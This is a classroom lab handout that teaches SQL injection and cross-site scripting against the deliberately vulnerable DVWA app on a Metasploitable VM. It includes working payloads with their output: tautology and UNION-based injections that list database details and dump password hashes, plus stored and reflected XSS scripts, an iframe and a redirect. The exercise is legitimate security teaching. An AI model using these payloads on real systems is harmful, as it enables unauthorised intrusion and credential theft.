

CERT Lab 4 – Web Vulnerabilities

Educational Objectives

1. Learn basic SQL injection and Cross Site Scripting Attacks using DVWA
 - a. DVWA is Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is purposely made vulnerable.

Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment. (<https://dvwa.co.uk/>)


Tools

1. Kali Linux VM
2. Metasploitable VM


Lab Setup

1. Start and login to Kali Linux VM
2. Start and login to Metasploitable VM
 - a. Run **ifconfig** command and take note of the IP address
 - b. Minimize the Metasploitable VM and let it run in the background

3. On the Kali Linux machine open browser and type in Metasploitable VM's IP address in the address bar and hit enter




4. Select DVWA
5. Login using Username: "admin" and Password: "password"



6. Set DVWA Security Level

- a. Click on DVWA Security, in the left-hand menu.
- b. Select "Low"



The screenshot shows the DVWA Security interface. On the left is a sidebar menu with items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), PHP Info, and About. The main content area is titled 'DVWA Security' with a lock icon. Below this is the 'Script Security' section, which states 'Security Level is currently low.' and 'You can set the security level to low, medium or high.' It also notes 'The security level changes the vulnerability level of DVWA.' A dropdown menu is set to 'low' and a 'Submit' button is next to it. Below this is the 'PHPIDS' section, which describes PHPIDS v.0.6 and states it is currently disabled, with links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, a status box says 'Security level set to low'.

4.1 - SQL Injection Attack

Sending SQL statements into a form and instead of seeing it as just regular text, the web app sees it as a part of SQL statement and executes it.

Databases are consisted of tables and columns.

Example of a query format:

```
SELECT [ELEMENTS] FROM [TABLE] WHERE [CONDITION]
```

What the above statement does is it selects some type of element from a table where some condition is fulfilled, and table is just a part of database.

Example of a query request:


```
SELECT * FROM books WHERE ID = 10
```

In here, books are our table from the database, the star sign (*) indicates that we want to extract everything, and the ID is the condition

Lab Task 4.1

1. Open DVWA and select "SQL Injection" from the left navigation menu
2. Printing user's names
 - Input any number from 1 to 5 into the text box
 - Click Submit
 - The output prints out ID, first name and surname
3. Click on **View Source** at the bottom right of SQL injection page
 - Take note that the query for this database is:

```
SELECT first_name, last_name FROM users WHERE user_id = ''
```



- Close the view source window

Step 1 – Simple SQL Injection

1. Input the command below into the text box

```
%' or 1='1
```

Click submit

- i. In this scenario, we are saying display all record that are false and all records that are true.
- ii. %' - Will probably not be equal to anything and will be false.
- iii. 1='1' - Is equal to true, because 1 will always equal 1.
 1. The statement 1=1 is true to all the users and hence all user information is displayed

2. Other variations of this simple injection are:

```
1' or 'a'='a  
blahblahblah' or 1='1
```

Vulnerability: SQL Injection

User ID:

```
%' or 1='1
```

Submit

```
ID: %' or 1='1  
First name: admin  
Surname: admin
```

```
ID: %' or 1='1  
First name: Gordon  
Surname: Brown
```

```
ID: %' or 1='1  
First name: Hack  
Surname: Me
```

```
ID: %' or 1='1  
First name: Pablo  
Surname: Picasso
```

```
ID: %' or 1='1  
First name: Bob  
Surname: Smith
```

Step 2 – Display Database User

1. Input the command below into the User ID Textbox:

```
1' or 1=1 union select null, user() #
```

2. Notice that the last user is stated as root@localhost, this is the database user

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' or 1=1 union select null, user() #  
First name: admin  
Surname: admin
```

```
ID: 1' or 1=1 union select null, user() #  
First name: Gordon  
Surname: Brown
```

```
ID: 1' or 1=1 union select null, user() #  
First name: Hack  
Surname: Me
```

```
ID: 1' or 1=1 union select null, user() #  
First name: Pablo  
Surname: Picasso
```

```
ID: 1' or 1=1 union select null, user() #  
First name: Bob  
Surname: Smith
```

```
ID: 1' or 1=1 union select null, user() #  
First name:  
Surname: root@localhost
```

Step 3 – Display Database Name

1. Input the command below into the User ID Textbox:

```
1' or 1=1 union select null, database() #
```

2. Notice that the last user surname is stated as dvwa, this is the database name

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' or 1=1 union select null, database() #  
First name: admin  
Surname: admin
```

```
ID: 1' or 1=1 union select null, database() #  
First name: Gordon  
Surname: Brown
```

```
ID: 1' or 1=1 union select null, database() #  
First name: Hack  
Surname: Me
```

```
ID: 1' or 1=1 union select null, database() #  
First name: Pablo  
Surname: Picasso
```

```
ID: 1' or 1=1 union select null, database() #  
First name: Bob  
Surname: Smith
```

```
ID: 1' or 1=1 union select null, database() #  
First name:  
Surname: dvwa
```

Step 3 – Display Database Columns

1. Input the command below into the User ID Textbox:

```
1' and 1=0 union select null, concat(table_name,0x0a,column_name)
from information_schema.columns where table_name = 'users' #
```

2. The above SQL injection command will display all the columns in the **users** table.

Vulnerability: SQL Injection

User ID:


```
ID: 1' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: 1' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: 1' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: 1' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: 1' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: 1' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar
```

Step 4 – Obtaining Stored User Passwords

1. Input the command below into the text box

```
1' UNION SELECT USER, PASSWORD FROM users#
```

2. Notice that it prints out user ID, name, and **password hash**

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT USER, PASSWORD FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT USER, PASSWORD FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT USER, PASSWORD FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f268853678922e03

ID: 1' UNION SELECT USER, PASSWORD FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT USER, PASSWORD FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT USER, PASSWORD FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Question: What is the actual password of smithy? **Hint:** use crack MD5 hash tool

4.2 Cross Site Scripting (XSS) Attack

Cross-site scripting, or XSS, is a type of security hole that is often found in Web applications. With XSS, attackers can add client-side script to Web pages that other users can see.

Attackers could use a cross-site scripting faults to get around access controls like the same origin policy.

In addition, the attacker can send input (such as a username, password, session ID, etc.) that can later be captured by a script from outside the system.

The victim's browser has no way of knowing that the script is not safe, so it will run it. Because the browser thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information stored by the browser and used with that site.

Lab Task 4.2


1. Login to DVWA and set DVWA Security to low

Step 1 – XSS Reflected

2. Select "XSS Reflected" from the left navigation menu
 - a. Display names
 - i. Input any text into the text box
 - ii. Click Submit
 - iii. The output prints out "Hello [input]"
 - b. Simple XSS attack using script tag from HTML to insert JavaScript
 - i. Input the following command into the text box

```
<script>alert("You have been hacked")</script>
```

- ii. You may replace the banner in between the "..." into any message you like
- iii. Click Submit



Step 2 – XSS Stored

1. Select "XSS Stored" from the left navigation menu
 - a. **Display alerts**
 - i. XSS Test Name: Test 1
 - ii. Message: `<script>alert("You have been hacked")</script>`
 - iii. Click Sign Guestbook
 - b. **Display webpage inside the web app**
 - i. XSS Test Name: Test 2
 - ii. Message: `<iframe src="http://www.cnn.com"></iframe>`
 - iii. Click Sign Guestbook
 - c. **Redirect user to another webpage**
 - i. XSS Test Name: Test 3
 - ii. Message: `<script>window.location="http://cnn.com"</script>`
 - iii. Click Sign Guestbook
2. Go back to DVWA mainpage and select XSS Stored on the left menu once more
 - a. Notice that the previous XSS scripts are stored and always be opened
3. Clear and reset default
 - a. Select "Setup" from left hand menu and click **Create / Reset Database** button to erase the XSS Stored scripts

